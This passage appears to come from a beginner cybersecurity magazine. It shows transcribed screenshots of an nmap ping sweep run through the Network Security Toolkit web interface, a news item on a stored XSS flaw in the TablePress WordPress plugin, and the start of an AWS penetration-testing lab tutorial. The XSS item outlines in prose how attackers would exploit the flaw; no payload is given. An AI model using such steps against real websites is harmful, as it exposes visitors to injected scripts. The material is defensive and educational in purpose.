xsitproc "/usr/share/nmap/nmap.xsl" "/var/log/wui/session/sid_1753183144962_395585_127.0.0.1_nmap.xml"
```

Use the following buttons for *viewing* **XSL** formatted **nmap** tables, examine the **XML** content or **nmap** results in the **NST File Viewer** or download and save the entire **XML** file to your local system.

Format With Nmap XSL	View Open Ports	Generate Hosts File
Nmap Results Raw XML	Nmap Scan Results	Exit

[Last Nmap Results] [Nmap Information]

“Most CEOs I talk to now view cyber-risk as the largest risk—even greater than geopolitical risk or natural disasters.”
- Jay Chaudhry, CEO of Zscaler

Applications Places System Tue Jul 22, 7:33:06 AM

Problem loading page x Nmap Network Security Sc x NST File Viewer (sid_17531: x +

127.0.0.1:9943/nstwui/cgi-bin/system/tail.cgi?filename=%2Fvar%2Flog%2Fwui%2Fsession%2Fsid_1753183

Most Visited Fedora Docs Fedora Magazine Fedora Project User Communities Red Hat Free Content

localhost.localdomain Tue Jul 22, 2025 7:32:43 AM EDT Up: 0 days, 0:48 Load: 1.30, 0.63, 0.54 NST Linux Network Security Toolkit

NST File Viewer: Display Mode: "Normal" Lines Displayed: "All"

File: "sid_1753183144962_395585_127.0.0.1_nmap.cmd_txt" EXIT

Path File Name	/var/log/wui/session/sid_1753183144962_395585_127.0.0.1_nmap.cmd_txt	Browse	Download	Stat	PDF
Size	Bytes: 13,622 Lines: 286 Words: 1,957	Font: 100 %			
Time Base	M: 2025-07-22 07:31:38 EDT C: 2025-07-22 07:31:38 EDT A: 2025-07-22 07:26:47 EDT				
Display	Reload Lines: All All Auto: 0 4 Sec LineNum Hidden PDF Hex Edit Close				
PDF Options	Portrait Landscape Chars: Ln: Pg Rows: 1 Pg Cols: 1 Paper Size: Letter (8.5 x 11) Title: Nmap Scan Results [Clear] U2PS-NG				

Nmap Command:
====
/bin/sudo /bin/nmap -oX "/var/log/wui/session/sid_1753183144962_395585_127.0.0.1_nmap.xml" -sP -PE -v 192.168.249.0/24 &

Nmap Scan Results:
====
NST WUI NMAP Start: 2025-07-22_07-29-45
Warning: The -sP option is deprecated. Please use -sn
Starting Nmap 7.95SVN (https://nmap.org) at 2025-07-22 07:29 EDT
Initiating ARP Ping Scan at 07:29
Scanning 255 hosts [1 port/host]
Completed ARP Ping Scan at 07:29, 2.30s elapsed (255 total hosts)
Initiating Parallel DNS resolution of 255 hosts. at 07:29
Completed Parallel DNS resolution of 255 hosts. at 07:31, 108.11s elapsed
Nmap scan report for 192.168.249.0 [host down]
Nmap scan report for 192.168.249.1

MATE Terminal NST File Viewer (sid_...

Applications Places System Tue Jul 22, 7:33:28 AM

Problem loading page x Nmap Network Security Sc x NST File Viewer (sid_17531: x +

127.0.0.1:9943/nstwui/cgi-bin/system/tail.cgi?filename=%2Fvar%2Flog%2Fwui%2Fsession%2Fsid_1753183

Most Visited Fedora Docs Fedora Magazine Fedora Project User Communities Red Hat Free Content

MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.249.2
Host is up (0.00010s latency).
MAC Address: 00:50:56:E5:05:42 (VMware)
Nmap scan report for 192.168.249.3 [host down]
Nmap scan report for 192.168.249.4 [host down]
Nmap scan report for 192.168.249.5 [host down]
Nmap scan report for 192.168.249.6 [host down]
Nmap scan report for 192.168.249.7 [host down]
Nmap scan report for 192.168.249.8 [host down]
Nmap scan report for 192.168.249.9 [host down]
Nmap scan report for 192.168.249.10 [host down]
Nmap scan report for 192.168.249.11 [host down]
Nmap scan report for 192.168.249.12 [host down]
Nmap scan report for 192.168.249.13 [host down]
Nmap scan report for 192.168.249.14 [host down]
Nmap scan report for 192.168.249.15 [host down]
Nmap scan report for 192.168.249.16 [host down]
Nmap scan report for 192.168.249.17 [host down]
Nmap scan report for 192.168.249.18 [host down]
Nmap scan report for 192.168.249.19 [host down]
Nmap scan report for 192.168.249.20 [host down]
Nmap scan report for 192.168.249.21 [host down]
Nmap scan report for 192.168.249.22 [host down]
Nmap scan report for 192.168.249.23 [host down]
Nmap scan report for 192.168.249.24 [host down]
Nmap scan report for 192.168.249.25 [host down]
Nmap scan report for 192.168.249.26 [host down]
Nmap scan report for 192.168.249.27 [host down]

MATE Terminal NST File Viewer (sid_...

Applications Places System Tue Jul 22, 7:34:08 AM

Problem loading page x Nmap Network Security Sc x NST File Viewer (sid_17531: x +

127.0.0.1:9943/nstwui/cgi-bin/system/tail.cgi?filename=%2Fvar%2Flog%2Fwui%2Fsession%2Fsid_1753183

Most Visited Fedora Docs Fedora Magazine Fedora Project User Communities Red Hat Free Content

```
Nmap scan report for 192.168.249.248 [host down]
Nmap scan report for 192.168.249.249 [host down]
Nmap scan report for 192.168.249.250 [host down]
Nmap scan report for 192.168.249.251 [host down]
Nmap scan report for 192.168.249.252 [host down]
Nmap scan report for 192.168.249.253 [host down]
Nmap scan report for 192.168.249.254
Host is up (0.00012s latency).
MAC Address: 00:50:56:F9:6B:D8 (VMware)
Nmap scan report for 192.168.249.255 [host down]
Initiating Parallel DNS resolution of 1 host. at 07:31
Completed Parallel DNS resolution of 1 host. at 07:31, 0.50s elapsed
Nmap scan report for 192.168.249.141
Host is up.
Read data files from: /usr/bin/./share/nmap
Nmap done: 256 IP addresses (5 hosts up) scanned in 111.16 seconds
Raw packets sent: 511 (14.308KB) | Rcvd: 9 (252B)

*** Nmap scan completed successfully...
```

Path File Name	/var/log/wui/session/sid_1753183144962_395585_127.0.0.1_nmap.cmd_txt	Browse	Download	Stat	PDF
Size	Bytes: 13,622 Lines: 286 Words: 1,957	Font: 100 %			
Time Base	M: 2025-07-22 07:31:38 EDT C: 2025-07-22 07:31:38 EDT A: 2025-07-22 07:26:47 EDT				
Display	Reload Lines: All All Auto: 0 4 Sec LineNum Hidden PDF Hex Edit Close				
PDF Options	Portrait Landscape Chars: Ln: Pg Rows: 1 Pg Cols: 1 Paper Size: Letter (8.5 x 11) Title: Nmap Scan Results [Clear] U2PS-NG				

© 2003-2025 networksecuritytoolkit.org Loaded in: 2.119 secs NST 42 (2025-May-31)

If you want to save the scan result as PDF file, you can do so by clicking on “PDF” button as shown below.

Applications Places System Tue Jul 22, 7:34:08 AM

Problem loading page x Nmap Network Security Sc x NST File Viewer (sid_17531: x +

127.0.0.1:9943/nstwui/cgi-bin/system/tail.cgi?filename=%2Fvar%2Flog%2Fwui%2Fsession%2Fsid_1753183

Most Visited Fedora Docs Fedora Magazine Fedora Project User Communities Red Hat Free Content

```
Nmap scan report for 192.168.249.248 [host down]
Nmap scan report for 192.168.249.249 [host down]
Nmap scan report for 192.168.249.250 [host down]
Nmap scan report for 192.168.249.251 [host down]
Nmap scan report for 192.168.249.252 [host down]
Nmap scan report for 192.168.249.253 [host down]
Nmap scan report for 192.168.249.254
Host is up (0.00012s latency).
MAC Address: 00:50:56:F9:6B:D8 (VMware)
Nmap scan report for 192.168.249.255 [host down]
Initiating Parallel DNS resolution of 1 host. at 07:31
Completed Parallel DNS resolution of 1 host. at 07:31, 0.50s elapsed
Nmap scan report for 192.168.249.141
Host is up.
Read data files from: /usr/bin/./share/nmap
Nmap done: 256 IP addresses (5 hosts up) scanned in 111.16 seconds
Raw packets sent: 511 (14.308KB) | Rcvd: 9 (252B)

*** Nmap scan completed successfully...
```

Path File Name	/var/log/wui/session/sid_1753183144962_395585_127.0.0.1_nmap.cmd_txt	Browse	Download	Stat	PDF
Size	Bytes: 13,622 Lines: 286 Words: 1,957	Font: 100 %			
Time Base	M: 2025-07-22 07:31:38 EDT C: 2025-07-22 07:31:38 EDT A: 2025-07-22 07:26:47 EDT				
Display	Reload Lines: All All Auto: 0 4 Sec LineNum Hidden PDF Hex Edit Close				
PDF Options	Portrait Landscape Chars: Ln: Pg Rows: 1 Pg Cols: 1 Paper Size: Letter (8.5 x 11) Title: Nmap Scan Results [Clear] U2PS-NG				

© 2003-2025 networksecuritytoolkit.org Loaded in: 2.119 secs NST 42 (2025-May-31)

The screenshot shows a web browser window with the address bar displaying `127.0.0.1:9943/nstwui/cgi-bin/system/tail.cgi?forcerefresh=1753183963.065732283&action=display1&return=`. The browser tabs include "Problem loading page", "Nmap Network Security Sc...", "NST File Viewer (sid_17531...", and "sid_1753183144962_39558...". The browser's Most Visited list shows "Fedora Docs", "Fedora Magazine", "Fedora Project", "User Communities", "Red Hat", and "Free Content". The browser's zoom level is set to "Automatic Zoom".

The main content area displays the "Nmap Scan Results" in a terminal window. The terminal output is as follows:

```

Nmap Command:
-----
/bin/sudo /bin/nmap -oX "/var/log/wui/session/sid_1753183144962_395585_127.0.0.1
_nmap.xml" -sP -PE -v 192.168.249.0/24 &

Nmap Scan Results:
-----
NST WUI NMAP Start: 2025-07-22_07-29-45
Warning: The -sP option is deprecated. Please use -sn
Starting Nmap 7.95SVN ( https://nmap.org ) at 2025-07-22 07:29 EDT
Initiating ARP Ping Scan at 07:29
Scanning 255 hosts [1 port/host]
Completed ARP Ping Scan at 07:29, 2.30s elapsed (255 total hosts)
Initiating Parallel DNS resolution of 255 hosts. at 07:29
Completed Parallel DNS resolution of 255 hosts. at 07:31, 108.11s elapsed
Nmap scan report for 192.168.249.0 [host down]
Nmap scan report for 192.168.249.1
Host is up (0.00018s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.249.2
Host is up (0.00010s latency).
MAC Address: 00:50:56:E5:05:42 (VMware)
Nmap scan report for 192.168.249.3 [host down]
Nmap scan report for 192.168.249.4 [host down]
Nmap scan report for 192.168.249.5 [host down]
Nmap scan report for 192.168.249.6 [host down]

```

Similarly, you can select other scans of Nmap and even run other tools too from the web user interface. Network Security Toolkit is highly useful in a SOC (Security Operations Center) and in Blue Team operations for vulnerability discovery.

So, if you want to monitor and analyze network traffic and want a web GUI to manage network tools use Network Security Toolkit.

“At a time when bad actors are adopting artificial intelligence at a fast clip, and deepfake videos are made with just 8 worth of technology, businesses desperately need to leverage the power of AI to stay many steps ahead.”

–Expert panel at ET World Leaders Forum 2025



Vulnerability For Beginners

**Stored XSS vulnerability
in popular TablePress
Wordpress plugin**

A vulnerability has been detected in the widely used TablePress WordPress plugin. This vulnerability can impact more than 7,00,000 WordPress websites.



**More than
7,00,000
WordPress sites
are at risk**

About the vulnerability

The TablePress plugin is a very popular plugin that enables WordPress users to create and manage tables with interesting features like sorting, pagination and search function. The vulnerability is a stored XSS vulnerability in the plugin's code that allows hackers to inject malicious scripts into the website that run when someone visits compromised webpages.

It affects all versions of the plugin upto 3.2. The vulnerability is present in the shortcode_debug parameter's code of the plugin.

The vulnerability is due to how the plugin handles this parameter. There is no input sanitization and output escaping while the plugin handles this parameter.



TablePress plugin vulnerable to stored XSS.

How hackers can exploit this vulnerability?

To exploit this vulnerability, hacker's first scan for WordPress websites that have this plugin installed. Next, they have to acquire a contributor or author account on the website. Then they inject a malicious script into the webpage by exploiting the stored XSS vulnerability. When an innocent user visits this compromised webpage, the injected malicious script gets executed. This script runs whenever any user visits this webpage.

Impact

As already mentioned, more than 7,00,000 websites use this plugin. So, impact can be gauged what happens if these websites are compromised with a malicious script. To inject the malicious script, a hacker needs to have contributor or author level access. So, its exploitation can be minimum due to this reason.

How to protect yourself?

Immediately update your TablePress plugin to the latest version. That would be version 3.3 as of writing.

HACKING

Amazon
Web Server (AWS)
penetration
testing lab for
beginners

LAB

Hello, aspiring ethical hackers and pen testers. In “Hacking Lab” feature of this month, we are going to show you how to create a Amazon Web Services (AWS) penetration testing lab for beginners.

Creating an Amazon Web Services (AWS) penetration testing lab plays an important role for cyber security professionals and cloud engineers.

Why an AWS pen test lab is important?


More and more services are moving to cloud nowadays. According to Gartner, cloud environment usage is going to increase by 21.5% in 2025 compared to 2024. Cloud environment introduces new security principles that are completely different from traditional on-premises network. So, creating an AWS pen test lab lets us simulate real-world cloud attacks.

It will also help us to understand practice testing misconfigurations in cloud, IAM issues, insecure storage (like s3 bucket), understanding cloud native threats, privilege escalation via Lambda or SSRF into EC2 metadata etc. Not to forget, creation of AWS pen test lab also provides you safe isolated environment to practice pen testing apart from giving you hands-on learning experience.

What is a better way to create a cloud penetration testing lab than Amazon web services? So let's begin. Go to Amazon AWS and create an account. This tutorial deals with a Free Tier account. After successfully creating the account, login into the account. Make sure you login as root user.

“The concept of AI models developed outside of the West being used in the West is highly problematic ... this is why I was so concerned about DeepSeek because with AI models, one can distort truth.”

-Alastair MacGibbon (CyberCX) Warning on AI & “Dirty Bomb” Analogy



